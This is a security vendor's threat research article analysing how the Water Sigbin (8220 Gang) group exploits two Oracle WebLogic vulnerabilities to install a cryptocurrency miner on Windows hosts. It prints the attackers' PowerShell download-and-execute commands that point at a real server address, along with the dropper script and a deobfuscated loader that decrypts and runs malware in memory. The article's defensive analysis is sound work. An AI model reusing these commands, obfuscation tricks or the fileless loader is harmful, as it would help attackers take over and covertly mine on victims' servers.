Decoding Water Sigbin's Latest Obfuscation Tricks

trendmicro.com/en_us/research/24/e/decoding-8220-latest-obfuscation-tricks.html

May 30, 2024

APT & Targeted Attacks

Water Sigbin (aka the 8220 Gang) exploited Oracle WebLogic vulnerabilities to deploy a cryptocurrency miner using a PowerShell script. The threat actor also adopted new techniques to conceal its activities, making attacks harder to defend against.

By: Sunil Bharti May 30, 2024 Read time: (words)

Summary

- Water Sigbin exploited the vulnerabilities CVE-2017-3506 and CVE-2023-21839 to deploy a cryptocurrency miner via a PowerShell script.
- The gang employed obfuscation techniques, such as hexadecimal encoding of URLs and using HTTP over port 443, allowing for stealthy payload delivery.
- The PowerShell script and the resulting batch file involved complex encoding, using environment variables to hide malicious code within seemingly benign script components.
- The group performed fileless execution by using .NET reflection techniques in PowerShell scripts, which allows the malware code to run solely in memory, avoiding disk-based detection mechanisms.
- The continuous evolution of threat actor tools, tactics, and procedures (TTPs) highlights the need for organizations to remain vigilant and adopt various cybersecurity best practices, like regular patch management, employee training, and incident response plans

Water Sigbin (aka the 8220 Gang) is a China-based threat actor that has been active since at least 2017. It focuses on deploying cryptocurrency-mining malware, primarily in cloud-based environments and Linux servers. The group has been known to integrate vulnerability exploitation as part of its wide array of TTPs.

In our previous discussion on the the group's tactics, we looked into how it operates using ever-evolving and complex methods. However, cyberthreats rarely remain stagnant, with threat actors constantly finding new ways to outsmart defenders. Recently, we've observed

the Water Sigbin using new techniques and methods to hide its activities, making the group's attacks more difficult to defend systems against.

CVE-2017-3506 and CVE-2023-21839 exploitation

We found the threat actor exploiting vulnerabilities with Oracle WebLogic server CVE-2017-3506 (a vulnerability allowing remote OS command execution) and CVE-2023-21839 (an insecure deserialization vulnerability) to deploy a cryptocurrency miner via a PowerShell script named *bin.ps1* on the victim host. Upon closer examination of the group's tools, tactics and procedures (TTPs), we determined the exploitation to be the work of Water Sigbin, indicating that it is continuously updating its deployment scripts and tools.

We observed the following attack payload for CVE-2017-3506:

Figure 1. The attack payload for CVE-2017-3506
download

The base64-encoded string in the attack payload is the following:

```
powershell "IEX(New-Object Net.WebClient).DownloadString('http://0xb9ac8092:443/bin.ps1')"
```

Meanwhile, the attack payload for CVE-2023-21839 can be seen in Figure 2.



Figure 2. The attack payload for CVE-2023-21839
download

For this exploit, the base64 encoded string in attack payload is:

```
powershell "IEX(New-Object Net.WebClient).DownloadString('http://185.172.128.146:443/bin.ps1')"
```

We found exploitation attempts in both Linux and Windows machines, with the threat actor deploying shell scripts in the former and a PowerShell script in the latter. For our analysis, we will refer to the techniques used in the Windows version of the exploitation, which shows a noteworthy obfuscation technique used by Water Sigbin.

At the outset of payload delivery during vulnerability exploitation, the threat actor used the following techniques to evade detection:

Implementation of hexadecimal encoding for URLs:

The URL used to download and deploy the PowerShell script is depicted in the following image:

```
powershell "IEX(New-Object Net.WebClient).DownloadString('http://0xb9ac8092:443/bin.ps1')"
```

Figure 3. Hex encoding of the URL download

The dotted decimal notation of this URL translates to *http://185.172.128.146:443/bin[.]ps1*

Employing HTTP over port 443:

As seen in the previous URL, Water Sigbin uses HTTP on port 443 for stealthy communication.

The *bin.ps1* shell script file consists of two parts:

1. A lengthy base64-encoded string containing the binary code and instructions to execute it
2. A function responsible for decoding the base64 string, writing the decoded contents into a file named *microsoft_office365.bat* in temporary directory, and silently executing it

```
function Convert-Base64ToFileAndExecuteSilently {
    param (
        [Parameter(Mandatory=$true)]
        [string]$Base64String,

        [Parameter(Mandatory=$true)]
        [string]$FileName
    )

    try {
        $tempPath = [System.IO.Path]::GetTempPath()

        $filePath = Join-Path -Path $tempPath -ChildPath $FileName

        $bytes = [System.Convert]::FromBase64String($Base64String)

        [System.IO.File]::WriteAllBytes($filePath, $bytes)

        Start-Process -FilePath $filePath -WindowStyle Hidden
    }
    catch {
    }
}

$base64String = "Y21kIC9jICJzZXQgX189XiZyZW0iDQpzZXQgIlJscE1aSFp3PXNldFJ4RUdqIFJ4
RUdqWjBSeEVHalpHWlJ4RUdqd1J4....JVVXRldXbFZaOlJ4RUdqPSUgfCAlYldwT1RHcEglDQo="
$fileName = "microsoft_office365.bat"

Convert-Base64ToFileAndExecuteSilently -Base64String $base64String -FileName $fileName
```

Executes process silently

Base64-encoded string consisting of the binary code and other instructions

Figure 4. Content of bin.ps1 PowerShell script
download

The base64-encoded content decoded by the *Convert-Base64ToFileAndExecuteSilently* function in the *bin.ps1* file reveals the core script elements. This decoded content is then written to the temporary directory under the file name *microsoft_office365.bat*.

Analysis of microsoft_office365.bat

The *microsoft_office365.bat* script employs environment variables to obfuscate the original script code, making it seem complex and confusing. The script commences with the following code:

```
cmd /c "set __=^&rem"
set "RlpMZHZw=setRxEGj RxEGjZ0RxEGjZGZRxEGjwRxEGj==RxEGj=1RxEGj &RxEGj& RxEGjsRxEGjtRxEGjartRxEGj RxEGj""RxEGj /RxEGjmRxEGjinRxEGj RxEGj"
set "WmVRVlRj=&&RxEGj eRxEGjxitRxEGj"
set "cFp1aFFv=noRxEGjtRxEGj deRxEGjfiRxEGjnedRxEGj ZRxEGj0ZGRxEGjZw=RxEGj=RxEGj
if %cFp1aFFv:RxEGj=% (%RlpMZHZw:RxEGj=%%0 %WmVRVlRj:RxEGj=%)
```

Figure 5. Initial code of the script “microsoft_office365.bat”
download

While examining the script, we observed that it seems like environment variables are being set, which seem like unreadable or gibberish data. However, after thorough analysis, it seems like the threat actors managed to implement a very effective method to hide their malicious code.

To get the actual code, we need to decode the first “if” condition:

```
if %cFp1aFFv:RxEGj=% (%RlpMZHZw:RxEGj=%%0 %WmVRVlRj:RxEGj=%)
```

Figure 6. If condition in “microsoft_office365.bat”
download

Next, we need to replace *RxEGj* with empty (“”) in every part of the code. After doing this, the first part of the script will look like the following:

```
cmd /c "set __=&rem"
set "RlpMZHZw=set Z0ZGZw===1 && start "" /min "
set "WmVRVlRj=&& exit"
set "cFp1aFFv=not defined Z0ZGZw=="
if %cFp1aFFv:=% (%RlpMZHZw=%0 %WmVRVlRj=%)
                 This if condition translates to the below condition
if not defined Z0ZGZw==1 && start "" /min ( && exit)
```

Figure 7. Decoded first part of the script
download

The initial command *cmd /c "set __=&rem”* runs a new command prompt and sets the “__” environment variable to an empty string and then executes the *rem* (records comments in a batch file) command, which does nothing. Overall, the script section appears to be designed to start a new command prompt window in minimized mode and then exit the current script.

The next two lengthy lines of base64-encoded content contains the actual binary code, requiring processing before it can be utilized. The attacker employs PowerShell methods for this processing.

```
::+48Ftkw5oP5NmEZWkQ49YpF1WvJ3LMJjeoGB77k8EKgpIROEx5i0hWczv........2DBIy8C2FNkFLIndffc=      ## Extremly long string and the encrypted malware code
::8tZEhGOLPh6uA2.....Iz/v1iCEpn03suW6WKMTx6RM3qgIYfS5tg==                                    ## Extremly long string and the encrypted malware code
```

Figure 8. Encoded malicious binary code
download

The next section contains obfuscated PowerShell code, which does all the processing on the base64-encoded string for further usage.

```
set "SEZNd0xC=WiRxEGjndoRxEGjwsRxEGjPowRxEGjerRxEGjSheRxEGjlRxEGjl\vRxEGj1RxEGj.0RxEGj\poRxEGjwRxEGjerRxEGjshRxEGjellRxEGj.RxEGjeRxEGjxeRxEGj"
set bWpOTGpH=C:\Windows\System32\%SEZNd0xC:RxEGj=%
set "UWFWWlVZ=;iRxEGjexRxEGj
(RxEGj[RxEGjTeRxEGjxtRxEGj.ERxEGjnRxEGjcodRxEGjinRxEGjg]RxEGj::RxEGjUTRxEGjF8RxEGj.GeRxEGjtStRxEGjrRxEGjingRxEGj([SRxEGjysRxEGjtRxEGjeRxEGjm.RxEGjCRxEGjonvRxEGjeRxEGjrtRxEGj]:RxEGj:FRxEGjroRxEGjmBaRxEGj
se6RxEGj4RxEGjStRxEGjriRxEGjnRxEGjqRxEGj('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'RxEGj)RxEGj))RxEGj"
set "TFZkc3RI=$hRxEGjostRxEGj.URxEGjI.RxEGjRRxEGjawRxEGjUIRxEGj.WRxEGjindRxEGjowTRxEGjiRxEGjtlRxEGjeRxEGj=RxEGj"
echo %TFZkc3RI:RxEGj=%'%~0'%UWFWWlVZ:RxEGj=% | %bWpOTGpH%
```

Figure 9. Obfuscated PowerShell code
download

Similarly, if we deobfuscate the remaining section by replacing *RxEGj* with an empty string (""), we will obtain the actual PowerShell code:

```
set "SEZNd0xC=WindowsPowerShell\v1.0\powershell.exe"
set bWpOTGpH=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
set "UWFWWlVZ=;iex
([Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('cG93ZXJzaGVsbCAtdyBoaWRkZW47ZnVuY3Rpb24gZWNLbWgoJEVGRExnKXskWFpwaG89W1N5c3RlbS5TZWN1cml0eS
5DcnlwdG9ncmFwaHkuQWVzXTo6Q3JlYXRlKCk7JFhacGhvLk1vZGU9W1N5c3RlbS5TZWN1cml0eS5DcnlwdG9ncmFwaHkuQ2lwaGVyTW9kZV06OkNCQzskWFpwaG8uUGFkZGluZz1bU3lzdGVtLlNlY3VyaXR5L
kNyeXB0b2dyYXBoeS5QYWRkaW5nTW9kZV06OlBLQ1M3OyRYWnBoby5LZXk9W1N5c3RlbS5Db252ZXJ0XTo6RnJvbUJhc2U2NFN0cmluZygnNk9HdG4wTk83dkFoUG5oUU0rSWN4amlkdVRsaVQxd1k1TEZtSU5H
VlBoQT0nKTskWFpwaG8uSVY9W1N5c3RlbS5Db252ZXJ0XTo6RnJvbUJhc2U2NFN0cmluZygnWFBCRUZobXFoNWVPNDJUQmVzenRLdz09Jyk7JHJEVlZSPSRYWnBoby5DcmVhdGVEZWNyeXB0b3IoKTskcG9sZW0
9JHJEVlZSLlRyYW5zZm9ybUZpbmFsQmxvY2soJEVGRExnLDAsJEVGRExnLkxlbmd0aCk7JHJEVlZSLkRpc3Bvc2UoKTskWFpwaG8uRGlzcG9zZSgpOyRwb2xlbTt9ZnVuY3Rpb24gTkNoRmkoJEVGRExnKXskVl
VXVFM9TmV3LU9iamVjdCBTeXN0ZW0uSU8uTWVtb3J5U3RyZWFtKCwkRUZETGcpOyR6cmNzSz1OZXctT2JqZWN0IFN5c3RlbS5JTy5NZW1vcnlTdHJlYW07JFV0SUNPPU5ldy1PYmplY3QgU3lzdGVtLklPLkNvb
XByZXNzaW9uLkdaaXBTdHJlYW0oJFZVV1RTLFtJTy5Db21wcmVzc2lvbi5Db21wcmVzc2lvbk1vZGVdOjpEZWNvbXByZXNzKQ08uQ29weVRvKCR6cmNzSyk7JFV0SUNPLkRpc3Bvc2UoKTskVlVXVFMu
RGlzcG9zZSgpOyR6cmNzSy5EaXNwb3NlKCk7JHpyY3NLLlRvQXJyYXkoKTt9JHhYbFFwPVtTeXN0ZW0uSU8uRmlsZV06OlJlYWRMaW5lcyhbQ29uc29sZV06OlRpdGxlKTskYk5pWWU9TkNoRmkgKGVjS21oICh
bQ29udmVydF06OkZyb21CYXNlNjRTdHJpbmcoW1N5c3RlbS5MaW5xLkVudW1lcmFibGVdOjpFbGVtZW50QXQoJHhYbFFwLCA1KS5TdWJzdHJpbmcoMikpKSk7JFdqaXdLPU5DaEZpIChlY0ttaCAoW0NvbnZlcn
RdOjpGcm9tQmFzZTY0U3RyaW5nKFtTeXN0ZW0uTGlucS5FbnVtZXJhYmxlXTo6RWxlbWVudEF0KCR4WGxRcCwgNikuU3Vic3RyaW5nDIpKSkpO1tTeXN0ZW0uUmVmbGVjdGlvbi5Bc3NlbWJseV06OkxvYWQoW
2J5dGVbXV0kV2ppd0spLkVudHJ5UG9pbnQuSW52b2tlKCRudWxsLCRudWxsKTtbU3lzdGVtLlJlZmxlY3Rpb24uQXNzZW1ibHldOjpMb2FkKFtieXRlW11dJGJOaVllKS5FbnRyeVBvaW50Lkludm9rZSgkbnVs
bCwkbnVsbCk7'')))"
set "TFZkc3RI=$host.UI.RawUI.WindowTitle="
echo $host.UI.RawUI.WindowTitle=;iex
([Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('cG93ZXJzaGVsbCAtdyBoaWRkZW47ZnVuY3Rpb24gZWNLbWgoJEVGRExnKXskWFpwaG89W1N5c3RlbS5TZWN1cml0eS
5DcnlwdG9ncmFwaHkuQWVzXTo6Q3JlYXRlKCk7JFhacGhvLk1vZGU9W1N5c3RlbS5TZWN1cml0eS5DcnlwdG9ncmFwaHkuQ2lwaGVyTW9kZV06OkNCQzskWFpwaG8uUGFkZGluZz1bU3lzdGVtLlNlY3VyaXR5L
kNyeXB0b2dyYXBoeS5QYWRkaW5nTW9kZV06OlBLQ1M3OyRYWnBoby5LZXk9W1N5c3RlbS5Db252ZXJ0XTo6RnJvbUJhc2U2NFN0cmluZygnNk9HdG4wTk83dkFoUG5oUU0rSWN4amlkdVRsaVQxd1k1TEZtSU5H
VlBoQT0nKTskWFpwaG8uSVY9W1N5c3RlbS5Db252ZXJ0XTo6RnJvbUJhc2U2NFN0cmluZygnWFBCRUZobXFoNWVPNDJUQmVzenRLdz09Jyk7JHJEVlZSPSRYWnBoby5DcmVhdGVEZWNyeXB0b3IoKTskcG9sZW0
9JHJEVlZSLlRyYW5zZm9ybUZpbmFsQmxvY2soJEVGRExnLDAsJEVGRExnLkxlbmd0aCk7JHJEVlZSLkRpc3Bvc2UoKTskWFpwaG8uRGlzcG9zZSgpOyRwb2xlbTt9ZnVuY3Rpb24gTkNoRmkoJEVGRExnKXskVl
VXVFM9TmV3LU9iamVjdCBTeXN0ZW0uSU8uTWVtb3J5U3RyZWFtKCwkRUZETGcpOyR6cmNzSz1OZXctT2JqZWN0IFN5c3RlbS5JTy5NZW1vcnlTdHJlYW07JFV0SUNPPU5ldy1PYmplY3QgU3lzdGVtLklPLkNvb
XByZXNzaW9uLkdaaXBTdHJlYW0oJFZVV1RTLFtJTy5Db21wcmVzc2lvbi5Db21wcmVzc2lvbk1vZGVdOjpEZWNvbXByZXNzKQ08uQ29weVRvKCR6cmNzSyk7JFV0SUNPLkRpc3Bvc2UoKTskVlVXVFMu
RGlzcG9zZSgpOyR6cmNzSy5EaXNwb3NlKCk7JHpyY3NLLlRvQXJyYXkoKTt9JHhYbFFwPVtTeXN0ZW0uSU8uRmlsZV06OlJlYWRMaW5lcyhbQ29uc29sZV06OlRpdGxlKTskYk5pWWU9TkNoRmkgKGVjS21oICh
bQ29udmVydF06OkZyb21CYXNlNjRTdHJpbmcoW1N5c3RlbS5MaW5xLkVudW1lcmFibGVdOjpFbGVtZW50QXQoJHhYbFFwLCA1KS5TdWJzdHJpbmcoMikpKSk7JFdqaXdLPU5DaEZpIChlY0ttaCAoW0NvbnZlcn
RdOjpGcm9tQmFzZTY0U3RyaW5nKFtTeXN0ZW0uTGlucS5FbnVtZXJhYmxlXTo6RWxlbWVudEF0KCR4WGxRcCwgNikuU3Vic3RyaW5nDIpKSkpO1tTeXN0ZW0uUmVmbGVjdGlvbi5Bc3NlbWJseV06OkxvYWQoW
2J5dGVbXV0kV2ppd0spLkVudHJ5UG9pbnQuSW52b2tlKCRudWxsLCRudWxsKTtbU3lzdGVtLlJlZmxlY3Rpb24uQXNzZW1ibHldOjpMb2FkKFtieXRlW11dJGJOaVllKS5FbnRyeVBvaW50Lkludm9rZSgkbnVs
bCwkbnVsbCk7'')))" | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Figure 10. Decoded PowerShell code
download

This PowerShell command performs the following actions:

1. Decodes the base64 string *([Convert]::FromBase64String)*
2. Performs decryption *([System.Security.Cryptography.Aes])* of the very long string
3. Decompresses the decrypted string *([IO.Compression.CompressionMode])*
4. Executes the malware code using DotNet in memory reflection *([System.Reflection.Assembly])*

By leveraging "System.Reflection.Assembly," the attacker orchestrates a fileless execution strategy, ensuring that all operations occur solely in memory.

Conclusion

The Water Sigbin's activities involving the exploitation of CVE-2017-3506 and CVE-2023-21839 underscore the adaptability of modern threat actors. The use of sophisticated obfuscation techniques such as hexadecimal encoding of URLs, complex encoding within PowerShell and batch scripts, use of environment variables, and layered obfuscation to conceal malicious code within seemingly benign scripts demonstrates that Water Sigbin is a threat actor that can capably hide its tracks, making detection and prevention more challenging for security teams.

These evolving tactics signify a need for constant vigilance and proactive countermeasures to safeguard systems and networks against sophisticated threats.

Recommendations

To effectively protect systems and networks against vulnerability exploitation such as those carried out by the Water Sigbin, organizations can implement a variety of cybersecurity best practices and proactive defense measures. Here are some recommendations:

1. **Patch management**. Prioritize regular updates and patch management processes to ensure that all systems are running the latest software versions. Quickly apply security patches for known vulnerabilities, especially those with publicly available exploits.
2. **Network segmentation**. Use network segmentation to reduce the attack surface. By separating critical network segments from the larger network, the impact of a potential vulnerability exploitation can be minimized,
3. **Regular security audits**. Conduct security audits and vulnerability assessments regularly to identify and remediate potential weaknesses within the infrastructure before they can be exploited.
4. **Security awareness training**. Educate employees about the common tactics used by attackers so they can recognize and avoid falling victim to social engineering attacks that might precede vulnerability exploitation.
5. **Incident response plan**. Develop, test, and maintain an incident response plan so your organization can respond quickly and effectively to any security breaches or vulnerability exploitations.
6. **Threat intelligence**. Subscribe to threat intelligence feeds to stay informed about the latest threats and tactics used by threat actors and advanced persistent threat (APT) groups.

Trend solutions

The following protections exist to detect malicious activity and shield Trend customers against the exploitation of the vulnerabilities discussed in this blog entry:

